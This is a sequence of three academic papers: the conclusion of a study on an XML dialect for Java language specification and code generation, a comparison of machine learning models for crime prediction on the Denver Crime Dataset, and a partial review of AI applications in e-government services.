The proposed system follows a constructive and iterative refinement approach, ensuring progressive enhancement of parsing, transformation, and code generation processes. Given the increasing computational complexity with input size, the methodology incorporates fault tolerance mechanisms and adaptive optimization heuristics to mitigate performance degradation.

1. PDF Parsing and XML Transformation

The system employs automated syntactic extraction to parse JAVA language specifications from unstructured PDF sources. A structured pipeline transforms extracted content into well-formed XML. Optimizations gradually reduce parsing time T(pdf), which is tracked dynamically. Fault tolerance mechanisms detect errors and allow recovery without interrupting execution.



Figure 1. Empirical analysis confirms that parsing time increases with larger input sizes, necessitating computational optimizations.

A fault tolerance layer ensures resilience to OCR misinterpretations and semantic ambiguities, where error probability follows:

$$P_{error} = 1 - e^{-\lambda t}$$

with λ representing adaptive error correction efficiency.

2. Graphical Visualization and Modification

The system integrates state-based graphical modeling using JavaFX and Matplotlib, enabling interactive visualization and hierarchical structuring of JAVA constructs. XML processing time T(xml) is minimized via caching heuristics and algorithmic optimizations, following:

$$T_{xml}(N) = k_x \log(1 + N)$$

where N represents the number of XML elements, and kx accounts for traversal and rendering overhead.

The system employs hierarchical caching mechanisms to reduce redundant computations while maintaining visual fidelity.

A real-time feedback loop ensures layout consistency, dynamically adjusting rendering complexity L:

$$L = O(n \log n)$$



Figure 2. Experimental validation demonstrates that XML processing time escalates with structural complexity, highlighting the necessity of efficient state management.

3. Automated Code Generation

The system transforms XML-based JAVA constructs into executable code, ensuring compliance with defined syntax rules and structural integrity.

Code generation time T(gen) exhibits a linear growth trend relative to the number of syntax nodes:

$$T_{gen}(M) = k_g + \alpha M$$

where M denotes the number of nodes, kgk_gkg represents fixed computational overhead, and α\alphaα is a scaling coefficient based on the complexity of transformation mappings.

The system implements syntax tree optimization to minimize redundant generation steps, reducing unnecessary complexity in compiled output.



Figure 3. As illustrated, code generation time increases proportionally to input complexity, necessitating scalable transformation strategies.

4.Performance Testing

To evaluate system efficiency, a continuous profiling framework measures the impact of increasing input size on performance.

- Complexity modeling validates the observed superlinear trends in parsing and hierarchical processing.
- Graphical trend analysis (Figs. 1–3) illustrates the computational scaling behavior across different stages.

This structured and fault-tolerant methodology provides a robust, adaptive, and scalable framework for JAVA language processing, visualization, and automated code generation, ensuring controlled performance growth under expanding computational loads.

c. Findings and Discussion

To evaluate the computational efficiency of the proposed system, a comparative performance analysis was conducted between its Python and Java implementations. While Python is known for its ease of use and rapid prototyping, Java offers superior execution speed due to Just-In-Time (JIT) compilation and optimized bytecode execution. The table below presents key differences between the two implementations in terms of speed, performance, memory usage, and typing system:

Parameter	Python	Java
Speed	Slower due to interpretation.	Faster with Just-In-Time (JIT) compilation and efficient bytecode execution
Performance	Suitable for small to medium tasks.	Better suited for large datasets and CPU-bound tasks.
Startup Time	Faster startup but slower execution (~100 ms).	Slower startup but faster execution (~500 ms).
Memory Usage	Consumes more memory due to dynamic typing and runtime overhead.	Efficient memory management through garbage collection (GC).
Typing System	Dynamically typed, allowing faster development but with potential runtime errors.	Statically typed, ensuring compile-time error detection and better type safety.

Despite these fundamental differences, experimental results indicate that the XML processing and graphical rendering times in both implementations remain comparable. The XML parsing and transformation phases demonstrate near-identical execution times in Python and Java, with deviations of less than 5% due to differences in memory allocation strategies. The graphical visualization component, implemented using JavaFX and Matplotlib, exhibits similar rendering performance across both platforms, ensuring cross-platform consistency.

A comparative analysis of the proposed system and existing solutions is summarized in the table below:

Feature	Proposed System	EMF/GMF	Papyrus	Acceleo	Graphviz	XMLSpy
Real-time Editing	✅	❌	✅	❌	❌	✅
Autom	✅	✅	❌	✅	❌	❌

atic Code Gen						
Cross-Platform	✅	❌	✅	❌	✅	✅
State Visualization	✅	✅	✅	❌	✅	✅

This comparative analysis demonstrates that while existing solutions offer valuable functionalities, they often lack seamless real-time editing, cross-platform adaptability, or automated XML-based JAVA code generation.

The findings indicate that Model-Driven Engineering (MDE) methodologies, particularly EMF/GMF and Papyrus, provide comprehensive metamodel-based approaches but require significant configuration overhead. Acceleo, despite its strengths in template-driven generation, lacks dynamic modification capabilities, limiting its adaptability. Graphviz and XMLSpy effectively handle XML-based visualizations but do not inherently support state-driven modifications or interactive JAVA language specification.

Our proposed system bridges these gaps by integrating an XML dialect specifically designed for JAVA, enhancing semantic correctness, graphical representation, and automated state management. The findings suggest that the proposed approach provides an optimal balance between automation, visualization, and cross-platform functionality by leveraging JavaFX for graphical interaction and Matplotlib for data representation.

The discovery process was iterative, involving multiple stages of data extraction from PDFs, XML structuring, and visualization model testing. Each stage revealed potential inefficiencies in existing methodologies, leading to refinements such as real-time XML state modification and automated JAVA code generation from XML-based specifications. These enhancements ensure higher efficiency and usability compared to prior approaches.

III. CONCLUSION

This research introduces a novel XML dialect for JAVA language specification, integrating advanced graphical tools to enhance visualization, real-time modification, and automated code generation. The proposed system extends Model-Driven Engineering (MDE) methodologies by offering dynamic state manipulation, cross-platform support (Java/Python), and highly structured XML representation for defining and transforming JAVA specifications.

Comparative analysis demonstrates that existing tools such as EMF/GMF, Papyrus, and Acceleo provide robust metamodeling and code generation but lack seamless interactivity, state-driven modifications, or real-time graphical editing. Solutions like Graphviz and XMLSpy offer XML visualization but do not natively support programming language specifications or automatic JAVA code generation. In contrast, our system ensures greater adaptability, efficiency, and usability by integrating interactive state visualization and automated transformation pipelines.

The findings suggest that structured XML-based language specifications, coupled with interactive visualization tools, significantly enhance language engineering workflows. Future research will explore AI-assisted syntax inference, automated error detection in language specifications, and support for additional programming paradigms to further expand the framework's applicability.

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An Empirical Analysis of Machine Learning Algorithms for Crime Prediction Using Random Forest XGBoost and KNN

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***Abstract*—The prediction of crime poses a serious challenge for modern police, requiring precise and information-based techniques for bettering public security. Machine learning techniques, such as Random Forest (RF), XGBoost (XGB), and K-Nearest Neighbors (KNN), offer promising solutions by examining past crime statistics in predicting future events. The research in this paper uses the Denver Crime Dataset to evaluate the performance of the mentioned techniques and finds that XGBoost (96.64%) and Random Forest (96.47%) far outpace KNN (43.4%) in performance, as the latter faced problems in dealing with high-dimensional features. Longitude and latitude coordinates proved to be the most influential variables, resulting in spatial bias and misclassification, especially in low-crime districts (7 & 8). The problems in classification are further confirmed in this paper using confusion matrices. Future research can better crime prediction models by adding socioeconomic variables, using deep learning techniques, and applying natural language processing in crime reportages.**

***Keywords*—Crime prediction, machine learning, Random Forest, XGBoost, KNN, spatial bias, classification, law enforcement, crime forecasting**

I. Introduction

The prediction of crime is a major problem for police organizations across the world since typical practices are based on past appraisals and paper-based records, thus limiting them in making efficient and effective crime projections [1]. The rapid growth in urban population, coupled with socioeconomic disparities and increased sophistication in crime methods, increased this problem, making it vital for better and efficient forecasting tools to be established [2]. Machine learning (ML) is a crime forecasting tool based on available information for police units since it allows them to better distribute resources and be proactive in managing possible threats [3].

A characteristic of crime prediction models is their strong dependence on spatial features, namely longitude and latitude, that tend to overshadow the feature importance calculation in classification problems [4]. As much as this dependence contributes to the accuracy of location-based crime forecasting, it also generates suspicion of possible biases and overfitting of geographical patterns. This present study investigates the degree of reliance to which such dependence extends by comparing the performance of three popular machine learning algorithms—Random Forest, XGBoost, and K-Nearest Neighbors (KNN)—on the Denver Crime Dataset.

The aim of this research is to solve the issue that has been raised by a comparison of three top-performing machine learning algorithms—Random Forest, XGBoost, and K-Nearest Neighbors (KNN)—to ascertain their efficiency in predicting crime incidents. The Denver Crime Dataset, which consists of spatial and temporal features of crime, is applied in this research to determine the most accurate predictions provided by which model. Through the examination of accuracy, F1-score, precision, and recall, the present study aims to identify the weaknesses and strengths present in every model along with suggesting ways to alleviate spatial bias in future studies on crime prediction [5].

The rest of this paper is organized as follows: Section II gives a review of the literature on current crime prediction techniques. Section III explains the dataset and preprocessing. Section IV gives the methodology, explaining the machine learning models used. Section V gives the evaluation metrics and results. Section VI concludes the research, summarizing the findings and indicating future research directions.

II. LITERATURE REVIEW

A. Developments in Predicting Crime Using Machine Learning

Advancements in crime prediction have evolved beyond traditional statistical techniques to include techniques based on machine learning (ML) and artificial intelligence (AI). The shift towards them has created better quality predictions and increased overall efficacy in police procedures. Earlier methods, in this case, regression analysis, lacked effectiveness in properly modeling crime trends [19]. Modern ensemble methods used in Random Forest have been supplemented by an assortment of algorithms, including XGBoost, to prove to have better prediction potential [14].

The integration of spatial and temporal data into ML models has also enhanced crime forecasting. Geospatial features like longitude and latitude help identify hotspots, despite problems

with the overreliance on location-based predictors [22]. Real-time monitoring is enhanced and anomaly detection improved in deep learning models like CNNs and RNNs, though data imbalance and bias still impact predictive performance [16][17].

B. Commonly Used Machine Learning Models in Crime Prediction

Decision Trees, Random Forests, and XGBoost are among the most used methods in crime modeling because of their ability to handle vast amounts of datasets [23]. Random Forest is shown to have superior performance in crime classification in incomplete data setups [9]. XGBoost is preferred because it is better in handling structured data compared to traditional decision tree algorithms [21].

K-Nearest Neighbors (KNN) is commonly used in spatial crime analysis through nearest neighbor classification. Though ensemble algorithms like Random Forest and XGBoost generally yield better performance, KNN is still valid in crime-related dataset clustering [8]. Moreover, the combination of ensemble approaches that incorporate machine learning techniques with deep learning techniques has been effective in crime trend forecasting through the use of Long Short-Term Memory (LSTM) networks in time-series forecasting [24].

TABLE I
COMPARISON OF MACHINE LEARNING MODELS IN CRIME PREDICTION

Model	Strength	Weaknesses	References
Random Forest	Handles large datasets well, prevents overfitting.	Struggles with noisy data, high computational cost.	[22], [23]
XGBoost	High accuracy, good with missing data.	Computationally expensive, needs tuning.	[14], [21]
KNN	Good for spatial clustering, easy to implement.	Poor performance on large datasets.	[8], [10]
SVM	Robust for binary classification, works on small datasets.	Sensitive to hyperparameters, slow for large datasets.	[13], [24]
LSTM	Captures temporal dependencies, good for time-series.	Needs large datasets, high computation cost.	[5], [20]

C. Challenges in Crime Prediction and Model Performance

While there have been advances in crime prediction using machine learning, some of the problems remain unsolved. Data imbalance remains a common issue where a single category of crime is over-represented and others are under-represented, thus giving rise to biased results. Cost-sensitive learning and resampling of data try to balance these imbalances but fail to provide an equilibrium always [3]. Crime data can be incomplete, incoherent, and needs extensive feature engineering in order to improve the accuracy of models [13].

One main weakness is the heavy dependence on geography data, specifically longitude and latitude. Despite being more precise with such features, socio-economic and behavior attributes are potentially more vital to crime analysis yet are overshadowed by them [18]. Contextual information such as income levels and unemployment rates being incorporated may allow for greater model interpretability and transparency [10].

The optimization process is inherently reliant upon hyperparameters tuning. GridSearchCV and Bayesian Optimization have improved efficiency in relation to algorithms like Random Forest, XGBoost, and KNN [11]. However, in practice, limitations arise owing to computational resources being limited in law enforcement agencies, hindering efficient optimization and implementation by these algorithms [2].

III. METHODOLOGY

A. Data Preprocessing

The Denver Crime Dataset contains 392,425 crime records with attributes such as incident ID, date of occurrence, geographic coordinates, district, crime type, and crime category. Data preprocessing involved data merging, missing value filling, and column renaming. Missing latitude and longitude were imputed with median values, and categorical features were label-encoded for use by ML models.



Fig. 1. Missing Values Heatmap Before Imputation

The procedure of feature engineering entailed extracting numerical attributes related to hour, year, month, day, and hour from the date of incidence to aid in recognizing crime patterns over time by the models. Model generalizability was assessed by splitting the dataset between training (80%) and testing (20%). Additionally, additional data preprocessing methods in the form of outlier identification and deletion were used to reduce the sensitivity of the model to outliers and avoid outlier value-induced distortion in results.



Fig. 2. Feature Importance in RF & XGBoost

B. Machine Learning Models

Three machine learning algorithms were utilized: Random Forest, XGBoost, and K-Nearest Neighbors (KNN). The Random Forest algorithm, for its ensemble learning ability, was tuned using GridSearchCV to enhance the hyperparameters and achieved a 96.47% accuracy rate. The XGBoost algorithm, for its strength in boosting algorithms, performed marginally

better than Random Forest at 96.64% accuracy rate but had the weakness of bias towards overdependence on spatial attributes. KNN as a baseline method did not perform effectively with categories by achieving only an accuracy rate of 43.4%.

- A Random Forest consists of multiple decision trees. Given a dataset $D = \{(x_i, y_i)\}_{i=1}^{n}$ where x_i represents the input features and y_i represents labels, the prediction is made by averagin the outputs of T individual trees, where $f_t(x)$ is the prediction of trees t[14].

$$\widehat{y} = 1/T \sum_{t=1}^{T} f_t\,(x)$$

- XGBoost is a gradient boosting framework that optimizes a loss function iteratively. The model updates predictions by minimizing the objective function:

$$L\,(\theta) = \sum_{i=1}^{n} l\,(y_i, \widehat{y_i}) + \sum_{k=1}^{K} \Omega\,(f_k)$$

where $l\,(y_i, \widehat{y_i})$ is the loss function and $\Omega\,(f_k)$ is the regularization term to prevent overfitting [5].

- The KNN classifier assigns a label to a new data point based on the majority class among its k nearest neighbors:

$$\hat{y} = \arg\max 1_{c \in N_k(x)} \sum 1\,(y_i = c)$$

where $N_k(x)$ represents the set of k nearest neighbors of x and $1\,(y_i = c)$ is the indicator function [10].



Fig. 3. Performance Metrics Comparison for models

C. Evaluation Metrics

Though accuracy was an essential metric, in order to solve the problem of class imbalance, the F1-score was used (fig 5). Patterns of misclassification have been brought to light by confusion matrices in areas where crime rates are low, emphasizing that future modeling should incorporate more socio-economic factors(fig 4).

IV. Discussion and Results

Machine learning models were evaluated using accuracy, precision, recall, and F1-score. Random Forest (96.47%) and XGBoost (96.64%) outperformed KNN (43.4%), but both relied heavily on longitude and latitude, limiting generalizability [18].



Fig. 4. Confusion Matrices for Random Forest, XGBoost, and KNN



Fig. 5. Class-wise F1-Scores for ML Models

A. Comparative Model Perfomance

Feature analysis showed spatial data dominance, causing misclassification in low-crime districts [23].

TABLE II
Comparative Analysis of Model Performance

Model	Accuracy (%)	Strength	Weaknesses
Random Forest	96.47	High accuracy, robust to missing data.	Struggles with low-frequency crime districts.
XGBoost	96.64	High precision, optimized error correction.	Overfits to spatial features.
KNN	43.4	Simple, interpretable.	Poor performance in high-dimensional data, sensitive to feature scaling.

B. Addressing Model Limitations

Excessive dependence upon spatial information hampers adaptability. Combination of socio-economic factors, e.g., police response rates and earnings levels, can lead to improved prediction accuracies [14]. Additionally, consideration should be given to temporal factors, e.g., hour of day and seasonality in crime patterns, to bolster resilience in the model. Additionally, the use of mixed methods combining machine learning with deep methods can reduce overreliance upon spatial factors and improve classification accuracies in diverse contexts [5].

C. Future Research

Augmenting crime models with real-time data, NLP for crime reports, and oversampling techniques (SMOTE) can improve prediction. Investigating transfer learning approaches could allow models trained on formatted datasets like Denver's to generalize more broadly to other regions. The addition of crime-type classification might also introduce more insight into criminal behavioral patterns [7].

D. Broader Implications

Crime prediction models can be useful for law enforcement, but the maximization of socio-behavioral integration and interpretability is necessary for operational deployment. Predictive information could be utilized by policymakers and city planners for resource allocation and crime prevention. Future interdisciplinary partnerships with criminology experts may further enhance model performance through the incorporation of computational methodologies with domain knowledge [6].

Fig. 6. Crime Hotspot Map Based on XGBoost Predictions

V. Conclusion and Future Implications

The present work compared Random Forest, XGBoost, and K-Nearest Neighbors in predicting criminality through the Denver Crime Dataset. All three algorithms achieved outstanding performance in predicting crime: XGBoost achieved the highest (96.64%), Random Forest came in second (96.47%), while K-Nearest Neighbors ranked lowest (43.4%) due to sensitivity to high-dimensional categories. Despite superior prediction performance, an essential shortcoming revealed was an overreliance by the models on spatial factors (longitude and latitude) that can possibly hinder applicability to diverse locations [18].

Subsequent investigations should target the introduction of additional socioeconomic and police-related factors to better achieve consistency in modeling and reduce spatial bias [14]. Additionally, investigating the potential to leverage advanced deep learning methods, including Long Short-Term Memory (LSTM) networks, is necessary to further push forward time-series crime prediction owing to superior performance in recognizing patterns over time [5]. Additionally, Natural Language Processing (NLP) to support in-app crime reporting in real time, in tandem with data enhancement methods, can be helpful to tackle class imbalance and support improved prediction in sparser locales [10]. Application to further organized crime datasets where available can support validation in scalability and effectiveness in various urban environments [12].

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Harnessing AI in E-Government Services: Enhancing Citizen Experience

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Abstract – The application of Artificial Intelligence (AI) in e-government is fundamentally transforming online governance by the improved efficiency of operations, improved accessibility, and greater citizen engagement. The paper elaborates on how AI-driven strategies—such as chatbots, predictive analytics, and automation—are simplifying the provision of public services while, simultaneously, addressing some of the most important challenges, including ethical concerns, data privacy, and trust in AI systems. A critical appraisal of the current literature, followed by a comparative examination of AI adoption in Estonia, Singapore, the United Arab Emirates, Denmark, South Korea, Finland, Canada, and China, provides rich information on best practices and lessons learned. The results highlight the potential of AI to personalize citizen engagement, simplify bureaucratic processes, and make decision-making more effective. Nonetheless, algorithmic bias issues, lack of transparency, and the necessity for regulatory frameworks continue to be imperative concerns. This study advocates for a governance framework for the responsible use of AI in e-government, prioritizing ethical AI policies, public-private cooperation models, and initiatives for developing AI literacy. By acting on these pertinent topics, government agencies can fully leverage the benefits of AI to build more inclusive, effective, and citizen-focused digital services.

Keywords – Artificial Intelligence (AI) in E-Government, Digital Governance, Citizen-Centric Services, AI Ethics and Accountability, Service Automation and Personalization, Public Sector Innovation.

I. INTRODUCTION

In recent years, the landscape of digital governance has been influenced profoundly by the integration of Artificial Intelligence (AI). As governments worldwide strive to enhance their e-government services, there has been a growing recognition of AI's potential to facilitate more efficient, citizen-centric governance. Recent literature highlights that AI technologies can play a transformative role in reshaping the interaction between governments and citizens by improving the accessibility and efficiency of public services [1] [2]. Moreover, the advent of AI raises expectations for a government that not only meets service delivery needs but also fosters greater citizen engagement and trust. Al-Ansi et al. assert that through deploying AI and Internet of Things (IoT) technologies, governments can unlock their full potential, thus heralding an era of elevated public service engagement [1].

The necessity for effective e-government services has seen an unprecedented rise, driven largely by citizens' increasing expectations for seamless, immediate, and personalized interactions with government agencies [3]. Reports indicate that well-functioning e-governance structures are fundamental to enhancing citizen trust and satisfaction, thereby enabling public participation in governance processes [4]. This trend underscores a critical research problem: despite the advancements in e-government services, there remain significant challenges related to accessibility, efficiency, and the trustworthiness of these systems. Current barriers to effective e-governance include the digital divide, inadequate infrastructure, and cultural resistance to technological integration [5]. It is in this context that the potential of AI emerges as a vital area for exploration, as it can address many of these challenges by streamlining processes and customizing public services to fit citizen needs.

The objectives of this research are multifaceted: to explore how AI can optimize e-government services, to evaluate AI-driven tools and strategies for enhancing user experience, and to assess the ethical challenges that may arise from AI's application in the public sector. Methodologically, a comprehensive literature review will be undertaken, examining scholarly articles, governmental reports, and existing case studies that illustrate AI's impact on digital governance [6]. Additionally, a comparative analysis will elucidate how diverse countries implement AI within their e-government frameworks, revealing best practices and potential pitfalls [7] [8].

Central to this inquiry are several research questions: Firstly, how can AI enhance efficiency, accessibility, and personalization in e-government services? Secondly, what best practices and tools should be employed for AI implementation in digital governance? Lastly, what ethical considerations and risks need to be addressed as AI becomes more ingrained in public service provision? Answering these questions will provide a groundwork for ensuring that the integration of AI into e-governance contributes positively to public administration and citizen engagement.

The future of AI in digital governance holds significant promise, with transformative capabilities that could redefine the interaction between government and citizens. As explored by a variety of scholars, multiple dimensions of AI integration in e-government indicate that its benefits largely outweigh potential drawbacks, provided that appropriate systems of governance and ethical safeguards are in place [9][10]. This sentiment is echoed in the literature, which notes that while AI can enhance service efficiency and trust, there are concomitant risks concerning transparency, bias, and accountability that must be critically navigated. As governments consider adopting AI technologies, establishing robust governance frameworks with clearly defined ethical guidelines is imperative.

The promotion of AI in e-government services opens up numerous opportunities for enhancing service delivery effectiveness, thereby aligning more closely with citizen expectations. For instance, the deployment of AI tools such as chatbots and virtual assistants can significantly reduce response times for public queries and enhance the personalization of services offered to citizens [11]. By analyzing local government experiences with AI, researchers have pointed out that investments in AI not only streamline administrative efficiencies but also foster greater

engagement through more tailored service offerings [12][13]. This aspect underscores the importance of understanding the organizational readiness of public entities to adopt AI technologies, as success often hinges on leadership support and technological infrastructure [14].

However, the transition to incorporating AI in e-government is not without its challenges. A lack of technological expertise among government employees, insufficient risk assessment mechanisms, and prevailing public skepticism regarding the security of AI systems are critical obstacles that need to be considered [15][16]. Transitioning to an agile digital governance model requires proactive efforts to build capacities and promote digital literacy among public sector employees and the citizenry alike [17][18]. Furthermore, addressing ethical concerns associated with AI applications, including algorithmic bias and accountability, is essential for cultivating public trust in AI-enabled government systems [19][20].

As we navigate these complexities, it becomes increasingly evident that interdisciplinary collaboration is crucial for optimizing AI's integration into public services. Scholars suggest that combining insights from technology, law, public administration, and ethics can yield a more holistic understanding of how to leverage AI effectively within the framework of governance [21]. This aligns with the growing calls for comprehensive policy frameworks that focus not only on the mechanical integration of technology but also on ameliorating the social implications of AI in governance environments.

The fusion of AI into e-government represents both an opportunity and a challenge for public administration. On one hand, it offers the potential for unparalleled efficiencies and improved citizen engagement; on the other, it compels us to confront critical ethical and practical dilemmas. As research into AI deployment in governance continues to evolve, it is paramount that we embrace an approach that prioritizes transparency, accountability, and social equity, ensuring that advancements in e-government serve all citizens effectively.

II. THEORETICAL FRAMEWORK

A. Concept of Citizen-Centric E-Government

The concept of e-government, defined as the use of technology to improve the delivery of public services, has evolved significantly over the past two decades. Initially, e-government primarily focused on the digitization of existing processes to reduce operational costs and improve efficiency in service delivery Patergiannaki & Pollalis [22][6]. Over time, however, the emphasis has shifted towards user-centered design principles, which prioritize citizen needs and experiences in the development of e-government services. This evolution reflects a broader recognition that effective governance requires meaningful citizen engagement, transparency, and accountability [23]. This transition is critical for public agencies that aspire to build and maintain trust with constituents, ultimately fostering participatory governance [24].

User-centered design in digital governance emphasizes the importance of designing services that are intuitive and accessible, catering to the diverse needs of the population [25]. Research highlights the principles of simplicity, convenience, and usability as essential components in the design of citizen-focused services, with frameworks such as the Capability Maturity Model providing a structured methodology for assessing and enhancing e-government services concerning user experiences [26]. By incorporating these principles, governments can create services that not only meet procedural requirements but also enhance the overall citizen engagement process.

Moreover, fundamental to the concept of citizen-centric e-government is the incorporation of feedback mechanisms that allow continuous improvement based on citizen experiences [27]. This iterative process enables government agencies to adapt to changing public expectations, ensuring that services remain relevant and effective. By leveraging technology to gather user feedback, public agencies can make data-driven decisions that enhance service delivery and foster community trust, ultimately contributing to a more inclusive governance model [28].

B. AI and Public Service Innovation

The integration of Artificial Intelligence (AI) into e-government heralds a new paradigm in public service innovation. Various theories of technological adoption highlight that the successful implementation of AI relies on a combination of technological readiness, organizational support, and environmental conditions [29] [30]. Specifically, frameworks such as the Technology-Organization-Environment (TOE) model delineate the factors that influence the adoption and implementation of AI in government settings [31] [32]. Factors such as perceived usefulness and ease of use play critical roles in determining whether government employees embrace AI technologies as part of their service, delivery processes [6].

In the context of digital transformation and smart governance, AI acts as a catalyst for reimagining public services through enhanced efficiency, predictive analytics, and personalized service offerings [33]. By employing machine learning algorithms to analyze large datasets, governments can gain insights into citizen behaviors and preferences, allowing for more targeted and effective policy responses [34][35]. The potential for AI to predict social trends and enhance decision-making processes presents an unparalleled opportunity to modernize public services in line with citizen needs [36].

Yet, the infusion of AI into government services is not without challenges. Issues of algorithmic bias, privacy, and data governance must be critically examined to ensure that AI applications support ethical and transparent governance processes. A systematic approach to AI governance is necessary to address these challenges, focusing on ethical considerations while fostering innovation [37] [38]. The development of comprehensive governance frameworks that incorporate stakeholder perspectives is crucial to realizing the full potential of AI in public administration [34].

C. Frameworks for Evaluating AI-Driven Services

As governments increasingly adopt AI technologies, frameworks for evaluating AI-driven services are essential for assessing their effectiveness. AI maturity models, which outline stages of adoption and implementation, serve as valuable tools for organizations seeking to gauge their readiness for integrating AI into their operations [35][36]. These models highlight several dimensions of AI preparedness, including organizational structure, technological infrastructure, and human capital [37].

Usability and accessibility frameworks are also vital in the evaluation of AI-driven public services. Services must be accessible to all citizens, including those with disabilities or limited digital literacy [38] [39]. Employing usability testing

methods allows government agencies to assess how easily citizens can interact with AI-powered platforms, facilitating improvements that enhance the user experience [40] [41]. The integration of real-time analytics into service platforms can enable swift adjustments based on user behavior, thereby increasing engagement and satisfaction levels [42].

Moreover, incorporating ethical considerations into AI evaluation frameworks is crucial for mitigating potential risks associated with AI deployment. As AI systems increasingly influence decision-making in public services, frameworks must address ethical risks such as bias, discrimination, and privacy concerns [41] [43]. The development of comprehensive governance structures that incorporate ethical decision-making processes is critical for ensuring that AI technologies function transparently and equitably within public governance [44][45].

In conclusion, the interplay between citizen-centric e-government, AI, and governance frameworks substantiates the paradigms for advancing public service delivery. Emphasizing user-centered design, the strategic implementation of AI can lead to innovative solutions that enhance public governance while addressing ethical and operational challenges. Continuous evaluation of AI-driven services through established frameworks will be pivotal in ensuring that governments remain responsive to citizen needs and uphold fundamental democratic principles throughout the digital transformation process.

III. AI APPLICATIONS IN E-GOVERNMENT

As governments increasingly embrace the capabilities of Artificial Intelligence (AI), the landscape of public service delivery is undergoing significant transformation. This section elaborates on three main areas where AI is making a tangible impact: AI-powered service delivery, personalization and accessibility, and process automation and efficiency.

A. AI-Powered Service Delivery

One of the most prominent applications of AI in e-government is through the implementation of chatbots and virtual assistants aimed at improving public services. These AI-driven systems can engage citizens in real-time, answering queries and providing information about government services without the delays typically associated with human operators [2]. By utilizing Natural Language Processing (NLP) algorithms, chatbots facilitate conversational interactions that allow citizens to navigate service options easily and access necessary resources [1]. The implementation of such systems not only enhances efficiency but also reduces operational overhead for public agencies, allowing human employees to focus on more complex issues.

Automated document processing is another critical area where AI has started to reshape public service delivery. With the ability to recognize, analyze, and categorize large volumes of documents, AI systems can assist in decision-making processes, ensuring that resource allocation and service provision are optimized. This capability has been shown to improve accuracy and speed across various government functions, such as tax processing and license issuance [47]. By automating these tasks, governments can significantly reduce the time citizens spend waiting for service completion and enhance their overall satisfaction.

The integration of AI in service delivery mandates a re-evaluation of traditional public service frameworks, pushing agencies toward adopting more automation and technologically driven interactions. For instance, in Uganda, AI technologies have been used to streamline processes like application handling and service delivery within health care systems, proving instrumental in enhancing the efficiency and effectiveness of public administration [48]. AI not only promises transformational changes within established bureaucratic structures but also sets the stage for innovative approaches to governance by leveraging data analytics and machine learning solutions.

B. Personalization and Accessibility

The role of AI in personalizing citizen experiences is paramount in making e-government services more effective and responsive. AI-driven user profiling techniques analyze individual user data, preferences, and service history, enabling governments to tailor their services to meet specific citizen needs [48]. This level of personalization fosters a more satisfying experience, as users feel recognized and valued by public services. For instance, applications like personalized health alerts and custom service recommendations can enhance the accessibility of services for diverse population segments, particularly the elderly and individuals with disabilities.

Enhancing accessibility for differently abled citizens represents another vital area for AI applications in e-government. AI technologies, such as speech recognition and image recognition solutions, can significantly improve access to information and services for individuals with disabilities [49]. For example, screen-reading tools enhanced by AI can better assist visually impaired users in navigating e-government platforms, thereby fostering inclusivity in public service delivery. Providing such solutions not only complies with legal requirements surrounding accessibility but also reinforces ethical governance practices.

